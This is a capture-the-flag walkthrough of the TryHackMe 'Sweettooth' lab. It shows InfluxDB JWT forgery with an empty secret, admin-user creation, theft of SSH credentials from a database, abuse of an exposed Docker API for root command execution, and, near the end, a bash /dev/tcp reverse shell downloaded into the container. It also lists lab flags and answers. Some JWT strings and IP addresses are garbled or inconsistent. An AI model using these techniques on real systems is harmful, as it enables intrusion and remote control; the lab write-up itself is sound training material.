

Database exploration and user flag

What is the database user you find?

By checking a few blogs, I was able to understand that this can be done by simply visiting the `/debug/requests` directory on port 8086.

Command used:- **curl http://10.10.235.46:8086/debug/requests**

Ans: o5yY6yya

[illegible]

What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?

Ans: 22.5

First is to try and access the Influx database.

Next step was to craft a JWT token using the JWT.IO site by setting up the following parameters: username: o5yY6yya, valid expiry date and empty secret key

The screenshot shows the JWT.io website interface. At the top, there's a navigation bar with the JWT logo and links like 'Debugger', 'Libraries', 'Introduction', and 'Ask'. Below the navigation bar, there's a search bar with the text 'Developers! Catch our webinar and see how to build with Auth0 in minutes.'.

The main content area is divided into two sections: 'Encoded' and 'Decoded'.

In the 'Encoded' section, there's a text input field containing the following JWT token:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXN1cm5hbWUiOiJyNXN1ZnN1YSIsImV4cCI6MTc0MTc0MTc0MDkxNX0.eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXN1cm5hbWUiOiJyNXN1ZnN1YSIsImV4cCI6MTc0MTc0MTc0MDkxNX0.eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXN1cm5hbWUiOiJyNXN1ZnN1YSIsImV4cCI6MTc0MTc0MTc0MDkxNX0.
```

The 'Decoded' section shows the decoded token structure:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

The 'PAYLOAD: DATA' section shows the decoded payload:

```
{
  "sub": "1234567890",
  "username": "o5yY6yya",
  "exp": 1741790915
}
```

The 'VERIFIY SIGNATURE' section shows the signature verification process:

```
HMACHA256(
  base64urlEncode(header) + "." +
  base64urlEncode(payload),
  ...
)
```

To get a valid expiry stamp date I used the tool EpochConverter.

The screenshot shows the EpochConverter website. The current Unix epoch time is 1710255145. The main section is titled "Convert epoch to human-readable date and vice versa". It features a text input field containing "1710254915" and a button labeled "Timestamp to Human date". Below this, it states "Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds". A date picker shows "2025-3-12 2:48:35 PM GMT". A red box highlights the "Epoch timestamp: 1741790915" field. Below this, it shows "Timestamp in milliseconds: 1741790915000" and "Date and time (GMT): Wednesday, March 12, 2025 2:48:35 PM". A "Human date to Timestamp" button is also present. The right sidebar contains "Pages" (Home, Preferences, Toggle theme) and "Tools" (Epoch converter, Batch converter, Time zone converter, etc.).

Now that I have a valid JWT token next was to check if it works by querying available databases.

Command Used:- **curl -G 'http://10.10.235.46:8086/query?' --data-urlencode 'q=SHOW DATABASES;' --header 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwiaXNlcmlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq**

The screenshot shows a terminal window with the following command and output:


```
curl -G 'http://10.10.235.46:8086/query?' --data-urlencode 'q=SHOW DATABASES;' --header 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwiaXNlcmlcm5hbWUiOiJvNXlZNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq
```

```
{
  "error": "token expiration required"
}
```

```
{
  "results": [
    {
      "statement_id": 0,
      "series": [
        {
          "name": "databases",
          "columns": [
            {
              "name": "name"
            }
          ],
          "values": [
            {
              "creds"
            },
            {
              "docker"
            },
            {
              "tanks"
            },
            {
              "mixer"
            },
            {
              "_internal"
            }
          ]
        }
      ]
    }
  ]
}
```

I also wanted to show the contents of the series.

Command used:- `curl -G 'http://10.10.235.46:8086/query?' --data-urlencode "db=mixer" --data-urlencode 'q=SHOW SERIES' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXIzNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq`



```
root@kali:~/home/coderic/Downloads/tryhackme
File Actions Edit View Help
coderic@kali:~/Downloads/tryhackme x root@kali:~/home/coderic/Downloads/tryhackme x
{
  "tanks":
  {
    "mixer":
    {
      "_internal":
      {
        "results": [
          {
            "statement_id": 0,
            "series": [
              {
                "columns": [
                  "key"
                ],
                "values": [
                  "mixer_stats"
                ]
              }
            ]
          }
        ]
      }
    }
  }
}

root@kali:~/home/coderic/Downloads/tryhackme
curl -G 'http://10.10.235.46:8086/query?' --data-urlencode "db=mixer" --data-urlencode 'q=SHOW SERIES' -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXIzNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq
100  91  0  91  0  0  158  0  --:--:--  --:--:--  --:--:--  157
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left   Speed


{"results": [
  {
    "statement_id": 0,
    "series": [
      {
        "columns": [
          "key"
        ],
        "values": [
          "mixer_stats"
        ]
      }
    ]
  }
]}

What is the database that you used?
```

My next big step was to add a user and password in the database and try to login with the created credentials.

Command Used:- `curl -X POST 'http://10.10.235.46:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXIzNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg'`

Results




```
root@kali:~/home/coderic/Downloads/tryhackme
curl -X POST 'http://10.10.235.46:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXIzNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq
{"results": [{"statement_id": 0}]

root@kali:~/home/coderic/Downloads/tryhackme
```

`{ "results": [{"statement_id": 0}] }`

After a few trials to run commands in the database, my effort still were amounting to no success.



```
root@kali:~/home/coderic/Downloads/tryhackme
File Actions Edit View Help
coderic@kali:~/Downloads/tryhackme x root@kali:~/home/coderic/Downloads/tryhackme x
{
  "values": [
    {
      "mixer_stats":
      {
        "results": [
          {
            "statement_id": 0
          }
        ]
      }
    }
  ]
}

root@kali:~/home/coderic/Downloads/tryhackme
curl -X POST 'http://10.10.235.46:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'admin123' with ALL PRIVILEGES" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidXNlcm5hbWUiOiJvNXIzNnl5YSIsImV4cCI6MTc0MTc5MDkxNX0.sp0g6KnXmWCqzLG_6x-NJIirvDON1RhLIQyT3Co4WXg' | jq
{"results": [{"statement_id": 0}]

root@kali:~/home/coderic/Downloads/tryhackme
influx -host 10.10.235.46 -username admin -password 'admin123'
Connected to http://10.10.235.46:8086 version 1.3.0
InfluxDB shell version: 1.6.7-rc0
> show databases;
ERR: authorization failed
Warning: It is possible this error is due to not setting a database.
Please set a database with the command "use <database>".
> show databases;
ERR: Post "http://10.10.235.46:8086/query?chunked=true&db=&epoch=ns0q-showdatabases": context canceled
> exit;
ERR: Post "http://10.10.235.46:8086/query?chunked=true&db=&epoch=ns0q-exit30": context canceled
> ^C
> ^C
> exit
```



I therefore decided to terminate this machine and start machine again to get a new target.

At first I was quite stuck for some time, later after going through this lab in one of our classes, was when I realized my mistake.

New target is:- 10.10.20.234


Creating a user admin: password123

```
curl -X POST 'http://10.10.125.1:8086/query?' --data-urlencode "q=CREATE USER admin with PASSWORD 'password123' with ALL PRIVILEGES" -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjMONTY3ODkwIiwiaXNlcm5hbWUiOiJvNXZnbn5YSIsImV4cCI6MTgwNTIxMjAxNX0.aQuZpZH7hXguoEzq8bygMg0fjVOP55Um5eRx5zPdUDw'
```



Next was to connect to the Influxdb database.


Command used:- influx -host 10.10.20.234 -port 8086 -username admin -password password123



Connected

Now is to navigate as I answer the questions.

Now let me find what was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)? Command used:- **select * from water_tanks;**




What is the highest rpm the motor of the mixer reached?

Ans: 4875

First is to select to use the mixer database.

Next is to show available measurements using command:- **show measurements;**

Command used:- **select * from mixer_stats**




1621483200000000000	60.23	4378
1621486800000000000	59.14	4116
1621490400000000000	63.33	4850
1621494000000000000	62.31	4236
1621497600000000000	61.11	4496
1621501200000000000	63.7	4862
1621504800000000000	58.05	4530
1621508400000000000	64.94	4002
1621512000000000000	60.8	4856
1621515600000000000	64.19	4330
1621519200000000000	59.24	4190
1621522800000000000	59.24	4875

What username do you find in one of the databases?

Ans:

First step was to use creds database, then under the ssh measurements, I was able to find a remote user using the ssh service.

User: uzJk6Ry98d8C, Pass:7788764472




1621522800000000000	59.24	4875
1621526400000000000	59.24	4875

Next step was to try and access remotely using the user and password I had discovered.

Command used:- **ssh uzJk6Ry98d8C@10.10.20.234 -p 2222**

user.txt

Ans: THM{V4w4FhBmtp4RFDti}



1621522800000000000	59.24	4875
1621526400000000000	59.24	4875

Privileged Escalation

/root/root.txt

I am supposed to find the root.txt.

Ans: THM{5qsDivHdCi2oabwp}

From the database, I already know there is a docker database, therefore am going to try to get more information using docker. Docker lets you build, test, and deploy applications quickly Docker packages software into standardized units called containers that have everything the software needs to run including libraries, system tools, code, and runtime.

```
> show databases;
name: databases
name
-----
creds
docker
tanks
mixer
_internal
> use docker;
Using database docker
> show measurements;
name: measurements
name
-----
stats
> select * from stats;
ERR: error parsing query: found STATS, expected identifier at line 1, char 15
> select * from stats;
```

First step is to activate the docker instance on port 8080.


Command used:- **ssh uzJk6Ry98d8C@10.10.20.234 -p 2222 -L 8080:localhost:8080**

```
(root@kali) - [~/home/coderic/Downloads/tryhackme/sweettooth]
# ssh uzJk6Ry98d8C@10.10.20.234 -p 2222 -L 8080:localhost:8080
uzJk6Ry98d8C@10.10.20.234's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 18 08:57:50 2024 from ip-10-8-96-243.eu-west-1.compute.internal
uzJk6Ry98d8C@521736e79392:~$
```

Checking if I can access docker container/json directory from my browser.



Yes I can!

Now that docker on port 8080 is working, how about try and see if I can run commands using the terminal.

First I will try and grep files in the current directory using docker on port 8080.

Commands used:- **docker -H tcp://localhost:8080 container exec sweettoothinc ls**

```
(root@kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
# docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

It works.

How about try and see which user is this docker using.

Command used:- **docker -H tcp://localhost:8080 container exec sweettoothinc whoami**

```
(root@kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
# docker -H tcp://localhost:8080 container exec sweettoothinc whoami
root
```

Perfect I am root user.

What if I try to access the directory root/root.txt using the docker service.

Command used:- **docker -H tcp://localhost:8080 container exec sweettoothinc cat root/root.txt**

```
(root@kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
# docker -H tcp://localhost:8080 container exec sweettoothinc whoami
root

(root@kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
# docker -H tcp://localhost:8080 container exec sweettoothinc cat root/root.txt
THM{5qsDivHdCi2oabwp}

(root@kali)-[/home/coderic/Downloads/tryhackme/sweettooth]
# |
```

Nice, I was able to read the first root.txt.

Task 5

Escape

The second /root/root.txt

Ans: THM{nY2ZahyFABAmjrnX}

Now that docker is giving us the capabilities to interact with the server, next plan was to upload a reverse shell script that when run would pivot us to the next root user.

First thing is to generate a reverse shell command then upload it on the server using docker.

Using nano I will create a reverse shell that I will call sweettoothinc.sh
First I will need to find out my tun0 address, this is the address to my local machine that is supposed to get the reversed shell using the netcat listener.

```
(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 08:00:27:e8:dc:a1 brd ff:ff:ff:ff:ff:ff
    inet 10.8.96.24/24 brd 10.8.96.255 scope global dynamic noprefixroute eth0
        valid_lft 301sec preferred_lft 301sec
    inet6 fe80::800:27ff:fe08:dc:a1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:8b:cf:97:3f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.0.255 scope global docker0
        valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/nopoint
    inet 10.8.96.243/16 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::b262:25ae:b6a1:3229/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
(root@kali) ~/home/coderic/Downloads/tryhackme/sweettooth
```

Sweettoothinc.sh script creation.

```
GNU nano 7.2 sweettoothinc.sh
bash -i >& /dev/tcp/10.8.96.243/9092 0>&1
```

Now let me upload the script
First is to open an http server on the directory that I have saves my file using command python3 -m http.server

```
root@kali: /home/coderic/Downloads/tryhackme/sweettooth
File Actions Edit View Help
coderic...yhackme x root@kali: /home/c...yhackme/sweettooth x root@kali: /home/c...yhackme/sweettooth x root@kali: /home/c...yhackme/sweettooth x root@kali: /home/c...yhackme/sweettooth x root@kali: /home/c...yhackme/sweettooth x
$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@kali: /home/coderic/Downloads/tryhackme/sweettooth
$ docker -H tcp://localhost:8080 container exec sweettoothinc wget 10.10.20.234:8000/sweettoothinc.sh
root@kali: /home/coderic/Downloads/tryhackme/sweettooth
$ docker -H tcp://localhost:8080 container exec sweettoothinc wget 10.8.96.243:8000/sweettoothinc.sh
converted "http://10.8.96.243:8000/sweettoothinc.sh" (ANSI_X3.4-1968) -> "http://10.8.96.243:8000/sweettoothinc.sh" (UTF-8)
--2024-03-18 09:45:14-- http://10.8.96.243:8000/sweettoothinc.sh
Connecting to 10.8.96.243:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42 [text/x-sh]
Saving to: 'sweettoothinc.sh'

0K
2024-03-18 09:45:15 (7.83 MB/s) - 'sweettoothinc.sh' saved [42/42]
root@kali: /home/coderic/Downloads/tryhackme/sweettooth
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.20.234 - - [18/Mar/2024 12:45:14] "GET /sweettoothinc.sh HTTP/1.1" 200 -
```

Upload was succesful

The screenshot shows a Kali Linux terminal with multiple tabs. The active tab is titled 'root@kali: /home/coderic/Downloads/tryhackme/sweettooth'. The terminal output shows the following commands and results:

```
